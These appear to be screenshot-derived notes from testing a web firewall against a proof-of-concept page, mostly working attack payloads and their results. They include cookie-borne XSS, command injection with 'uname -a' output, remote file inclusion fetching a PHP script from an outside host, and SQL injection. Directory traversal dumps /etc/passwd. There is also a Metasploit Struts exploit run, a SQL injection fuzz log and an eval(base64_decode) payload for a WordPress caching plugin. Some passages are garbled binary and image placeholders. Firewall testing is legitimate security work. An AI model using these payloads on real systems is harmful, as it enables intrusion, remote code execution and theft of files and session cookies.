Name	Value	Domain	Raw Size	Path	Expires	HttpOnly	Security
__cfduid	d7c0c009908b7dcf0f55838ec85d3dc3b1380484971801	.destr0y.net	54 B	/	Tuesday, December 24, 2019 12:49:46 AM		
notifications	value1w4fh4x	cf.destr0y.net	25 B	/	Session	HttpOnly	
hallo	J0xy0L </h2> <script>al...cument.cookie)</script>	.destr0y.net	57 B	/	Session		


Value

J0xy0L </h2> <script>alert(document.cookie)</script>

141.101.123.129 31.11.109.121

Cookie CMDExec Bypass:

Cookie value: market=uname -a;



PoC:

- Search - sql inj
- Search2 - concat sql inj
- cmd - rfi inj
- cmd2 - lfi inj
- x - xss parameter
- cookie &hallo& - xss cookie
- cookie &notification& - sqli cookie
- cookie &segment& - lfi cookie
- cookie &market& - rfi cookie

HELLO: J0xy0L


New notifications:Array ([0] => value1w4fh4x)

Segment Cookie LFI results-
Market cookie RFI results :)-Linux in 2.6.32-042stab081.3 #1 SMP Mon Sep 9 20:07:47 MSK 2013 i686 i686 i386 GNU/Linux

Name	Value	Domain	Raw Size	Path	Expires	HttpOnly	Security
⊞ __cfduid	d7c0c009908b7dcf0f55838ec85d3dc3b1380484971801	.destr0y.net	54 B	/	Tuesday, December 24, 2019 12:49:46 AM		
⊞ hallo	J0xy0L	.destr0y.net	11 B	/	Session		
⊞ notifications	value1w4fh4x	cf.destr0y.net	25 B	/	Session	HttpOnly	
⊞ segment	X	cf.destr0y.net	8 B	/	Session	HttpOnly	
⊞ market	uname -a;	cf.destr0y.net	15 B	/	Session	HttpOnly	

Cookie LFI/RFI Bypass:

Cookie value: segment=http://zeroscience.mk/pentest/tim.php



- cmd2 - lfi inj
- x - xss parameter
- cookie &hallo& - xss cookie
- cookie &notification& - sqli cookie
- cookie &segment& - lfi cookie
- cookie &market& - rfi cookie

HELLO: J0xy0L

New notifications:Array ([0] => value1w4fh4x)

Segment Cookie LFI results-
GIF89a4+÷€€€€€€€€€€€€ÀÀÀÿÿÿÿÿÿÿÿÿÿÿÿ3f™Ìÿ3333f3™3Ì3ÿff3fff™fÌfÿ™™3™f™™™Ì™ÿÌÌ3ÌfÌ™ÌÌÌÿÿÿ3ÿfÿ™ÿÌÿÿ3333f3™3Ì3ÿ3333333f33™33Ì33ÿ3f3f33ff3f™3fÌ3fÿ3™3™33
ÿH° Áƒ*L˜ªá?#J„Øµ‹3DàgJÄ AN|8qŠÇ©‚jD˜`Êj-^œyM› #šôƒ`%Á–©bÒ¼™#Í™rºôù€ÚÒ7£Ê

PHP Version 5.3.26

System	Linux a2.xocluster.com 2.6.18-348.6.1.el5 #1 SMP Tue May 21 15:29:55 EDT 2013 x86_64
Build Date	Jul 12 2013 22:58:17
Configure Command	'./configure' '--disable-fileinfo' '--disable-pdo' '--enable-bcmath' '--enable-calendar' '--enable-ftp' '--enable-gd-native-ttf' '--enable-libxml' '--enable-magic-quotes' '--enable-sockets' '--prefix=/usr' '--with-curl=/opt/curlssl/' '--with-freetype-dir=/usr' '--with-gd' '--with-imap=/opt/php_with_imap_client/' '--with-imap-ssl=/usr' '--with-jpeg-dir=/usr' '--with-kerberos' '--with-libdir=lib64' '--with-libxml-dir=/opt/xml2/' '--with-mysql=/usr' '--with-mysql-sock=/var/lib/mysql/mysql.sock' '--with-openssl=/usr' '--with-openssl-dir=/usr' '--with-pcre-regex=/opt/pcre' '--with-pic' '--with-png-dir=/usr' '--with-xpm-dir=/usr' '--with-zlib' '--with-zlib-dir=/usr'
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/lib


Name	Value	Domain	Raw Size	Path	Expires	HttpOnly	Security
⊞ __cfduid	d7c0c009908b7dcf0f55838ec85d3dc3b1380484971801	.destr0y.net	54 B	/	Tuesday, December 24, 2019 12:49:46 AM		
⊞ hallo	J0xy0L	.destr0y.net	11 B	/	Session		
⊞ notifications	value1w4fh4x	cf.destr0y.net	25 B	/	Session	HttpOnly	
⊟ segment	http://zeroscience.mk/pentest/tim.php	cf.destr0y.net	44 B	/	Session	HttpOnly	
⊞ market	b	cf.destr0y.net	7 B	/	Session	HttpOnly	

Value

```
http://zeroscience.mk/pentest/tim.php
```

Cookie SQLi Bypass:

Cookie value: notifications=dasdsa' union select* from testwaf;#



PoC:

- Search - sql inj
- Search2 - concat sql inj
- cmd - rfi inj
- cmd2 - lfi inj
- x - xss parameter
- cookie &hallo& - xss parameter
- cookie &notification& - sqli parameter


HELLO: J0xy0L

New notifications:Array ([0] => value1w4fh4x)

Name	Value	Domain	Raw Size	Path	Expires	HttpOnly	Security
⊞ __cfduid	d7c0c009908b7dcf0f55838ec85d3dc3b1380484971801	.destr0y.net	54 B	/	Tuesday, December 24, 2019 12:49:46 AM		
⊞ hallo	J0xy0L	.destr0y.net	11 B	/	Session		
⊟ notifications	dasdsa' union select* from testwaf;#	cf.destr0y.net	63 B	/	Session	HttpOnly	

```
dasdsa' union select* from testwaf;#
```

Directory Traversal Bypass using Burp:




Filter: Showing all items

Request ▲	Payload	Status	Error	Timeout	Length	Comment
61	..\..\..\..\..\etc/passwd	200	☐	☐	683	
62	..\..\..\..\..\..\etc/passwd	200	☐	☐	683	
63	..\..\..\..\..\..\..\etc/passwd	200	☐	☐	683	
64	..\..\..\..\..\..\..\..\etc/passwd	200	☐	☐	683	
65	..%255cetc/passwd	200	☐	☐	683	
66	..%255c..%255cetc/passwd	200	☐	☐	683	
67	..%255c..%255c..%255cetc/pas...	200	☐	☐	683	
68	..%255c..%255c..%255c..%255...	200	☐	☐	683	
69	..%255c..%255c..%255c..%255...	200	☐	☐	683	
70	..%255c..%255c..%255c..%255...	200	☐	☐	683	
71	..%255c..%255c..%255c..%255...	200	☐	☐	683	
72	..%255c..%255c..%255c..%255...	200	☐	☐	683	
73	..%5c..%5cetc/passwd	200	☐	☐	683	
74	..%5c..%5c..%5cetc/passwd	200	☐	☐	683	
75	..%5c..%5c..%5c..%5cetc/pass...	200	☐	☐	683	
76	..%5c..%5c..%5c..%5c..%5cetc...	200	☐	☐	683	
77	..%5c..%5c..%5c..%5c..%5c..%...	200	☐	☐	683	
78	..%5c..%5c..%5c..%5c..%5c..%...	200	☐	☐	683	
79	..%5c..%5c..%5c..%5c..%5c..%...	200	☐	☐	683	

```
- cookie &amp;market&amp; - rfi cookie


<br /><br />
<br /><br />LFI results-root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
```

88 of 879


Apache Struts Block (msf):



```
   linux/x86/shell/reverse_ipv6_tcp                                       norm
d Shell, Reverse TCP Stager (IPv6)
   linux/x86/shell/reverse_nonx_tcp                                       norm
d Shell, Reverse TCP Stager
   linux/x86/shell/reverse_tcp                                            norm
d Shell, Reverse TCP Stager
   linux/x86/shell_bind_ipv6_tcp                                          norm
d Shell, Bind TCP Inline (IPv6)
   linux/x86/shell_bind_tcp                                               norm
d Shell, Bind TCP Inline
   linux/x86/shell_reverse_tcp                                            norm
d Shell, Reverse TCP Inline
   linux/x86/shell_reverse_tcp2                                           norm
d Shell, Reverse TCP Inline - Metasm Demo

msf exploit(struts_code_exec) > set PAYLOAD linux/x86/exec
PAYLOAD => linux/x86/exec
msf exploit(struts_code_exec) > exploit

[*] Executing user supplied command
msf exploit(struts_code_exec) > exploit

[*] Executing user supplied command
msf exploit(struts_code_exec) > 
```

```
1:1449, ack 485, win 16, options [nop,nop,TS val 94834831 ecr 152016], length 1
448
        0x0000:  4500 05dc f015 4000 3706 de19 be5d f081  E.....@.7....]..
        0x0010:  c0a8 0065 1f90 e727 f446 e09a 03e5 d675  ...e...'.F.....u
        0x0020:  8010 0010 c412 0000 0101 080a 05a7 108f  ................
        0x0030:  0002 51d0 4854 5450 2f31 2e31 2034 3033  ..Q.HTTP/1.1.403
        0x0040:  2046 6f72 6269 6464 656e 0d0a 5365 7276  .Forbidden..Serv
        0x0050:  6572 3a20 636c 6f75 6466 6c61 7265 2d6e  er:.cloudflare-n
        0x0060:  6769 6e78 0d0a 4461 7465 3a20 4d6f 6e2c  ginx..Date:.Mon,
        0x0070:  2033 3020 5365 7020 3230 3133 2032 323a  .30.Sep.2013.22:
        0x0080:  3432 3a35 3320 474d 540d 0a43 6f6e 7465  42:53.GMT..Conte
        0x0090:  6e74 2d54 7970 653a 2074 6578 742f 6874  nt-Type:.text/ht
        0x00a0:  6d6c 3b20 6368 6172 7365 743d 5554 462d  ml;.charset=UTF-
        0x00b0:  380d 0a54 7261 6e73 6665 722d 456e 636f  8..Transfer-Enco
        0x00c0:  6469 6e67 3a20 6368 756e 6b65 640d 0a43  ding:.chunked..C
        0x00d0:  6f6e 6e65 6374 696f 6e3a 206b 6565 702d  onnection:.keep-
        0x00e0:  616c 6976 650d 0a53 6574 2d43 6f6f 6b69  alive..Set-Cooki
        0x00f0:  653a 205f 5f63 6664 7569 643d 6436 6163  e:.__cfduid=d6ac
        0x0100:  3830 3162 6461 3561 6333 6239 3964 6338  801bda5ac3b99dc8
        0x0110:  3439 6434 6363 6632 6561 6664 3631 3338  49d4ccf2eafd6138
        0x0120:  3035 3830 3937 3336 3438 3b20 6578 7069  0580973648;.expi
        0x0130:  7265 733d 4d6f 6e2c 2032 332d 4465 632d  res=Mon,.23-Dec-
        0x0140:  3230 3139 2032 333a 3530 3a30 3020 474d  2019.23:50:00.GM
        0x0150:  543b 2070 6174 683d 2f3b 2064 6f6d 6169  T;.path=/;.domai
```


SQL Injection Fuzz (ZAP) Block:



GET	http://cf.destr0y.net/poc.php?Search2=a%20UNION%20ALL%20select%20NULL%20--%20	403	Forbidden	47ms
GET	http://cf.destr0y.net/poc.php?Search2=a'%20UNION%20ALL%20select%20NULL%20--%20	403	Forbidden	48ms
GET	http://cf.destr0y.net/poc.php?Search2=a%22%20UNION%20ALL%20select%20NULL%20--%20	403	Forbidden	47ms
GET	http://cf.destr0y.net/poc.php?Search2=a)%20UNION%20ALL%20select%20NULL%20--%20	403	Forbidden	48ms
GET	http://cf.destr0y.net/poc.php?Search2=a')%20UNION%20ALL%20select%20NULL%20--%20	403	Forbidden	46ms
GET	http://cf.destr0y.net/poc.php?Search2=a	200	OK	219ms
GET	http://cf.destr0y.net/poc.php?Search2=a%20/%20sleep(5)%20	200	OK	223ms
GET	http://cf.destr0y.net/poc.php?Search2=a'%20/%20sleep(5)%20/%20'	403	Forbidden	45ms
GET	http://cf.destr0y.net/poc.php?Search2=a%22%20/%20sleep(5)%20/%20%22	403	Forbidden	47ms
GET	http://cf.destr0y.net/poc.php?Search2=a%20where%200%20in%20(select%20sleep(5)%20)%20--%...	403	Forbidden	47ms
GET	http://cf.destr0y.net/poc.php?Search2=a'%20where%200%20in%20(select%20sleep(5)%20)%20--%...	403	Forbidden	61ms
GET	http://cf.destr0y.net/poc.php?Search2=a	200	OK	245ms
GET	http://cf.destr0y.net/poc.php?Search2=;%20select%20%22java.lang.Thread.sleep%22(5000)%20fro...	403	Forbidden	47ms
GET	http://cf.destr0y.net/poc.php?Search2=';%20select%20%22java.lang.Thread.sleep%22(5000)%20fro...	403	Forbidden	48ms
GET	http://cf.destr0y.net/poc.php?Search2=%22;%20select%20%22java.lang.Thread.sleep%22(5000)%2...	403	Forbidden	50ms
GET	http://cf.destr0y.net/poc.php?Search2=);%20select%20%22java.lang.Thread.sleep%22(5000)%20fro...	403	Forbidden	55ms
GET	http://cf.destr0y.net/poc.php?Search2=%22java.lang.Thread.sleep%22(5000)	200	OK	228ms
GET	http://cf.destr0y.net/poc.php?Search2=a	200	OK	245ms
GET	http://cf.destr0y.net/poc.php?Search2=(SELECT%20%20UTL_INADDR.get_host_name('10.0.0.1')%2...	403	Forbidden	48ms
GET	http://cf.destr0y.net/poc.php?Search2=a%20/%20(SELECT%20%20UTL_INADDR.get_host_name('1...	403	Forbidden	52ms
GET	http://cf.destr0y.net/poc.php?Search2=a'%20/%20(SELECT%20%20UTL_INADDR.get_host_name('1...	403	Forbidden	49ms
GET	http://cf.destr0y.net/poc.php?Search2=a%22%20/%20(SELECT%20%20UTL_INADDR.get_host_na...	403	Forbidden	75ms
GET	http://cf.destr0y.net/poc.php?Search2=a%20and%20exists%20(SELECT%20%20UTL_INADDR.get_...	403	Forbidden	50ms
GET	http://cf.destr0y.net/poc.php?Search2=a	200	OK	240ms
GET	http://cf.destr0y.net/poc.php?Search2=case%20when%20cast(pg_sleep(5)%20as%20varchar)%20...	403	Forbidden	50ms
GET	http://cf.destr0y.net/poc.php?Search2=case%20when%20cast(pg_sleep(5)%20as%20varchar)%20...	403	Forbidden	49ms
GET	http://cf.destr0y.net/poc.php?Search2='case%20when%20cast(pg_sleep(5)%20as%20varchar)%20...	403	Forbidden	49ms
GET	http://cf.destr0y.net/poc.php?Search2=%22case%20when%20cast(pg_sleep(5)%20as%20varchar)...	403	Forbidden	62ms
GET	http://cf.destr0y.net/poc.php?Search2=a%20/%20case%20when%20cast(pg_sleep(5)%20as%20var...	403	Forbidden	47ms

WP W3 Total Cache Plugin PHP Code Execution Block:

```
<textarea aria-required="true" rows="8" cols="45" name="comment" id="comment"><!--mfunc
eval(base64_decode(cGhwaW5mbygpOyAg)); --><!--/mfunc--></textarea>
```



Leave a Reply

Your email address will not be published. Required fields are marked *

Name *	testcomment
Email *	test@zeroscience.mk
Website	

Comment

```
<!--mfunc eval(base64_decode(cGhwaW5mbygpOyAg)); --><!--/mfunc-->
```

You may use these HTML tags and attributes: `<a href="" title=""> <abbr title=""> <acronym title=""> <b> <blockquote cite=""> <cite> <code> <del datetime=""> <em> <i> <q cite=""> <strike> <strong>`

